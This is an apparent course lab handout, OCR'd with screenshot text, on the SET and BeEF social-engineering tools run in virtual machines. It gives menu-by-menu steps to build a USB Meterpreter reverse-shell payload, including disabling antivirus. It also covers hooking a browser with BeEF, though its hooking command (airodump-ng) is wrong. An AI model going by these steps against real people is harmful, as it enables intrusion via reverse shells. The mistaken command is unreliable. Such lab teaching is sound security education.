

Social Engineering Tools
(SET, BeEF and Phishing)

Activity 1: Build a malicious USB stick using SET (VirtualBox)


1. Start SET from the Kali Linux Applications menu under Social Engineering tools.




2. Navigate in the SET menu to Social Engineering Attacks, and then select the Infectious Media Generator.




3. For this practice session, we will use the standard Metasploit executable, so select that.




4. Select the exploit package you want to use. The “Windows Reverse_TCP Meterpreter” is a good choice for a Windows target.




5. Provide the IP address of your Kali system when prompted, as well as a port of your choice. Run the listener when prompted.



6. When the file is completed, copy it to a USB drive. Note that some antivirus software may detect this file, so you may have to temporarily disable your antivirus to copy the file.



7. Boot your Windows virtual machine and insert the thumb drive. Once it is live, run payload.exe from the thumb drive. You should now have a reverse shell with Meterpreter running! **Take the screen shot.** Of course, in the real world you would have had to do a bit of social engineering to ensure that your target ran the payload.



Activity 2: Using BeEF

1. Start BeEF from the Kali Linux Applications menu under Social Engineering Tools. If BeEF is not installed then type the following in Kali terminal:

   $ sudo apt-get update


   $ sudo apt-get install beef-xss

After installation when BeEF is started from Kali Linux Applications menu under Social Engineering Tools, it will first ask to enter the current password for the Kali user. After that it will ask to change the password for beef, just type the following password for beef: **beef123**

After that it will automatically load the BeEF login page in to the default browser, mostly firefox. It will prompt you to enter the user name and password, so the following are beef credentials:

User Name: beef

Password: beef123





2. Read through the Getting Started page and determine what you need to do to hook a browser.

3. Start your target system and hook the browser, using this command:

   airodump-ng mon0

4. Verify that you can see the hooked browser in the Online Browsers menu to the left of the BeEF window. **Take the screen shot.**


Kali Linux Noobi - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux Noobi
Windows 10 x64
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
10.10.10.54
10.10.10.73
Offline Browsers
127.0.0.1
127.0.0.1
10.10.10.73
Getting Started
Logs
Zombies
Current Browser
ID | IP | Domain | Port | Browser | Browser Version | OS | OS Version | First Seen | Last Seen
1 | 127.0.0.1 | 127.0.0.1 | 3000 | | 115.0 | Linux | | Sun, 24 Nov 2024 02:06:07 GMT | Sun, 24 Nov 2024 03:54:02 GMT
2 | 10.10.10.73 | 10.10.10.54 | 3000 | | | Windows | 10 | Sun, 24 Nov 2024 23:42:06 GMT | Sun, 24 Nov 2024 23:45:05 GMT
Basic
Requester
Page 1 of 1
Displaying zombies 1 - 2 of 2
To direct input to this VM, click inside or press Ctrl+G.
3°C
Partly cloudy
Search
ENG
US
6:46 PM
11/24/2024


Kali Linux Noobi - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux Noobi
Windows 10 x64
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
10.10.10.54
10.10.10.73
10.10.10.73
Offline Browsers
127.0.0.1
127.0.0.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key | Value
browser.capabilities.activex | No
browser.capabilities.flash | No
browser.capabilities.googlegears | No
browser.capabilities.phonegap | No
browser.capabilities.quicktime | No
browser.capabilities.realplayer | No
browser.capabilities.silverlight | No
browser.capabilities.vbscript | No
browser.capabilities.vlc | No
browser.capabilities.webgl | Yes
browser.capabilities.webrtc | No
